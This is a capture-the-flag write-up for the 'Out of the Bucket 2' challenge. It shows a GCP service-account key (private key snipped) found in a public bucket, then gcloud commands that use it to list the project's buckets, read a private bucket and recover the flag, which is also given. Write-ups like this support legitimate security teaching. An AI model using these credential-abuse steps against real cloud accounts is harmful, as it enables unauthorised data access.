Out of the Bucket 2 [122 Solves]#
Description#
This is a continuation of "Out of the Bucket". Take a look around and see if you find anything!
Author: windex
Short Solution#
- GCP credential is in a file named funny.json in the out-of-the-bucket bucket
- List the buckets using the Google Cloud CLI and find flag-images bucket
- Download the object and get the flag in xa.png
Solution#
https://storage.googleapis.com/out-of-the-bucket/secret/funny.json
{
  "type": "service_account",
  "project_id": "out-of-the-bucket",
  "private_key_id": "21e0c4c5ef71d9df424d40eed4042ffc2e0af224",
  "private_key": "-----BEGIN PRIVATE KEY-----\n(snip)=\n-----END PRIVATE KEY-----\n",
  "client_email": "image-server@out-of-the-bucket.iam.gserviceaccount.com",
  "client_id": "102040203348783466577",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/image-server%40out-of-the-bucket.iam.gserviceaccount.com",
  "universe_domain": "googleapis.com"
}
This is Google Cloud Platform (GCP) credential.
Install Google Cloud CLI by the following Quickstart: Install the Google Cloud CLI.
$ ./bin/gcloud auth activate-service-account --key-file=./funny.json
Activated service account credentials for: [image-server@out-of-the-bucket.iam.gserviceaccount.com]

$ ./bin/gcloud config list
[core]
account = image-server@out-of-the-bucket.iam.gserviceaccount.com
disable_usage_reporting = True

Your active configuration is: [default]

$ # I already found in funny.json that the project id is out-of-the-bucket

$ ./bin/gcloud config set project out-of-the-bucket
WARNING: You do not appear to have access to project [out-of-the-bucket] or it does not exist.
Are you sure you wish to set property [core/project] to out-of-the-bucket?

Do you want to continue (Y/n)?

Updated property [core/project].

$ ./bin/gcloud storage buckets list
---
creation_time: 2023-12-29T16:56:35+0000
default_storage_class: STANDARD
location: US
location_type: multi-region
metageneration: 2
name: flag-images
public_access_prevention: enforced
rpo: DEFAULT
storage_url: gs://flag-images/
uniform_bucket_level_access: true
update_time: 2023-12-29T17:04:30+0000
---
creation_time: 2023-12-29T15:47:39+0000
default_storage_class: STANDARD
location: US
location_type: multi-region
metageneration: 2
name: out-of-the-bucket
public_access_prevention: inherited
rpo: DEFAULT
storage_url: gs://out-of-the-bucket/
uniform_bucket_level_access: true
update_time: 2023-12-29T16:33:52+0000

$ # Found flag-images bucket so download objects.

$ ./bin/gcloud storage ls --recursive gs://flag-images/
gs://flag-images/:

gs://flag-images/256x192/:
gs://flag-images/256x192/ad.png
gs://flag-images/256x192/ae.png
gs://flag-images/256x192/af.png
gs://flag-images/256x192/ag.png
gs://flag-images/256x192/ai.png
gs://flag-images/256x192/al.png
...
These image are:

These are the flag of the worlds. However, xa.png image is a flag for this CTF not the world flag.

Flag#
uoftctf{s3rv1c3_4cc0un75_c4n_83_un54f3}